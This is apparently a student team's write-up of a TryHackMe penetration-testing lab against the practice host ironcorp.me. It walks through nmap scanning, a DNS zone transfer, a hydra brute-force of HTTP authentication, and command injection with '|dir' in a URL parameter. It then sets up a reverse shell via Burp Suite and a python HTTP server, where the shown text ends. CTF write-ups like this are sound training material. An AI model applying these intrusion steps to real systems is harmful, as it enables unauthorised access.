PenTest 2


TT7L

Group: DHM

Members

ID	Name	Role
1211101844	TAN EASON	LEADER
1211103145	AZRYL SHAMIN BIN AZRIZAL	MEMBER
1211103690+	JERRELL SU MING JIE	MEMBER

Question



Step 1: Reconnaissance

Members Involved: Tan Eason

Tools used: Terminal, Firefox

-Thought Process and Methodology and Attempts:

Starting the TryHackMe machine, Eason used *sudo su* to gain root access to edit the config file.

After having the root access, Eason opened the /etc/hosts file using nano editor command

-> add the MachineIP given by TryHackMe (10.10.110.58 ironcorp.me).

```
root@kali: /home/kali
File  Actions  Edit  View  Help
  GNU nano 5.9                                  /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.143.69 ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Save modified buffer?
 Y Yes
 N No            ^C Cancel
```

When added ironcorp.me into hosts, Eason do nmap port scanning using (nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me).


```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 16:37 EDT
```

Eason used another command for this particular stage, the same outcome will be obtained as the previous one, with a longer time to load.

```
File  Actions  Edit  View  Help

Service detection performed. Please report any incorrect results at https://nmap.org
it/ .
Nmap done: 1 IP address (1 host up) scanned in 71.89 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sV -p53,135,3389,8080,11025,49667,49670 -o scan_allports_big ironcorp.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 17:07 EDT
Nmap scan report for ironcorp.me (10.10.97.3)
Host is up (0.26s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
8080/tcp  open     http          Microsoft IIS httpd 10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
it/ .
Nmap done: 1 IP address (1 host up) scanned in 64.08 seconds
```

After that(nmap scan), he went to ironcorp.me:8080, nothing was there.

He went to ironcorp.me:11025 instead and got the same result there.



-Final Result:

After a long time waiting for nmap ports scanning to scan completely, we are now found the ports 8080 and 11025 then we are able to continue.


Step 2: Enumeration

Members Involved: Tan Eason


Tools used: Terminal, Firefox

-Thought Process and Methodology and Attempts:

After checking the website etc Eason used the command (dig ironcorp @*MachineIP* axfr) to look for subdomains that are related.




After digging, Eason accessed back to edit the /etc/hosts file and two more subdomains were added.



Eason go to check the internal.ironcorp.me:8080 after editing the host file and nothing there.


Eason checked internal.ironcorp.me:11025 but has no permission to it.

Yew yan checked admin.ironcorp.me:8080 and nothing there.



After checking, he found an ip address with authentication required.

After that,he changed the file location to /usr.share/wordlists using the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I) to obtain the keys information for the authentication.



Eason successfully logged into the admin.ironcorp.me:11025 after key in.

-Final Result:

We obtained the username and password and are able to log in to move on to the next step after waiting for hydra to complete the attack.


Step 3: Exploiting

Members Involved: Azryl Shamin Bin Azrizal


Tools used: Terminal, BurpSuite, Firefox

-Thought Process and Methodology and Attempts:


Azryl searched the page which is http://internal.ironcorp.me:11025.




After entering the link, he looked at the page source and found a red coulour link address.




Then he copied the link and pasted the link after the parameter 'r' and found a name which is Equinox.




After knowing the Equinox, he added a few things after the 'name' and found out anything that added will be pasted after Equinox.




Azryl add '|dir' behind the link address and it links to a directory page.




After entering the directory page, he set reverse shell inside the directory and opened BurpSuite and its browser.




After the BurpSuite's browser is opened, Azryl pastes the directory with 'intercept is on'.




After the directory link is pasted, he waits for the BurpSuite to receive the proxy and sends the proxy to the repeater.




After the proxy is sent, he opens a terminal for the python server by key in the command ‘python3 -m http.server 80’.



